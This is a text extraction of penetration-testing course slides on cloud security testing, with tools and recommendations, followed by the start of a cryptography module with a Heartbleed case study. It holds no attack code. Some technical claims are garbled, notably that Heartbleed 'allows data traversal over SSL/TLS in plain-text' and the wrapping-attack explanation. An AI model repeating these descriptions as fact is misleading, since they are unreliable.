
# Cloud Penetration Testing




- Check the service level agreement (SLA) between subscriber and cloud service, and determine the provisions to switch over to other CSPs
- Check Service Level Agreement (SLA) document and track record of CSP to determine Roles and responsibilities of the CSP and subscribers in managing the cloud resources
- Check the responsibilities of the CSP and subscribers in maintaining compliance, and check if the SLA provides transparency on this issue
- Check if activity of one subscriber affect the other




# Cloud Penetration Testing (Cont'd)



# Cloud Penetration Testing (Cont'd)



# Cloud Penetration Testing (Cont'd)



- Check if the cloud service provider offers features for cloning of virtual machines when required.
- Cloning of virtual machines helps minimize the down time as affected machines and evidence can be analyzed offline, facilitating investigation of a suspected security breach
- Automated cloud security testing solutions can proactively verify the security of cloud deployments against real, current attack techniques


T  
O  
O  
L  
S



Core CloudInspect  
(<https://www.corecloudinspect.com>)

Dell Cloud Manager  
(<http://www.enstratus.com>)


Parasoft SOAtest  
(<http://www.parasoft.com>)



# Recommendations for Cloud Testing



Find out whether the cloud provider will accommodate your own security policies or not



Pay attention to the service provider's agreement so that the coding policies can be secured




Compare the provider's security precautions to the present levels of security to ensure the provider is achieving better security levels for the user



Authenticate users with a user name and password



Ensure that the cloud computing partners suggest risk assessment techniques and information on how to reduce the uncovered security risks



Ensure that all credentials such as accounts and passwords assigned to the cloud provider should be changed regularly by the organization



Make sure that a cloud service provider is capable of providing their policies and procedures for any security agreement that an agency faces



Strong password policies must be advised and employed by the cloud pen testing agencies

# Recommendations for Cloud Testing (Cont'd)



**1**

Ensure that the existing business IT security protocols are up-to-date and flexible enough to handle the risks involved in cloud computing

**2**

Make sure that you can offer IT support and use more stringent layers of security to prevent potential data breaches

**3**

Make sure that the access to virtual environment management interfaces is highly restricted

**4**

Password encryption is advisable

**5**

Protect the information which is uncovered during the penetration testing

**6**

Pay special attention to cloud hypervisors, the servers that run multiple operating systems

**7**

Use a centralized authentication or single sign on for the firms that use SaaS applications

**8**

Make sure that the workers are provided with the best training possible to comply with these security parameters

# Module Summary





- Cloud computing is an on-demand delivery of IT capabilities where IT infrastructure and applications are provided to subscribers as a metered service over a network
- Cloud services are broadly divided into three categories: Infrastructure-as-a-Service (IaaS), Platform-as-a-Service (PaaS), and Software-as-a-Service (SaaS)
- Virtualization is the ability to run multiple operating systems on a single physical system and share the underlying resources such as a server, a storage device or a network
- Attackers create anonymous access to cloud services and perpetrate various attacks such as Password and key cracking, Building rainbow tables, CAPTCHA-solving farms, Launching dynamic attack points, etc.
- Wrapping attack is performed during the translation of SOAP message in the TLS layer where attackers duplicate the body of the message and send it to the server as a legitimate user
- Cloud service providers should provide higher multi tenancy which enables optimum utilization of the cloud resources and to secure data and applications
- Cloud pen testing is a method of actively evaluating the security of a cloud system by simulating an attack from a malicious source

# Cryptography

Module 18

Unmask the Invisible Hacker



# Market Survey 2014: The Year of Encryption




**60%** of those surveyed said that Edward Snowden revelations have made them more aware of data security



**100%** of those not interested in security systems admitted to regularly sharing sensitive/confidential data with external third parties



Among the 60%, approximately **70%** have been directly influenced to look at new data security systems



Over **2/3** of people felt that government certification combined with ease of use would be deciding factors when selecting a data security solution



**94%** of people looking to invest in new systems are specifically examining secure (encryption) electronic data security systems



**One in two** people now perceive the Cloud to be less secure as result of Snowden



Only **17%** of those surveyed said their existing secure information sharing system was easy to use



**One third** of those surveyed were not that upcoming EU DPA reforms would impact the way they or their organization handles and protects data

<http://www.egress.com>

Copyright © by EC Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Case Study: Heartbleed



Heartbleed is a security flaw in the OpenSSL cryptographic software library, which allows data traversal over SSL/TLS in plain-text

Heartbleed exploits a built-in feature of OpenSSL called heartbeat

Attackers exploit this vulnerability to get information such as OpenSSL private keys, OpenSSL secondary keys, up to 64kb of memory from the affected server, usernames and passwords, etc.

Versions of OpenSSL affected by Heartbleed include 1.0.1 to 1.0.1f

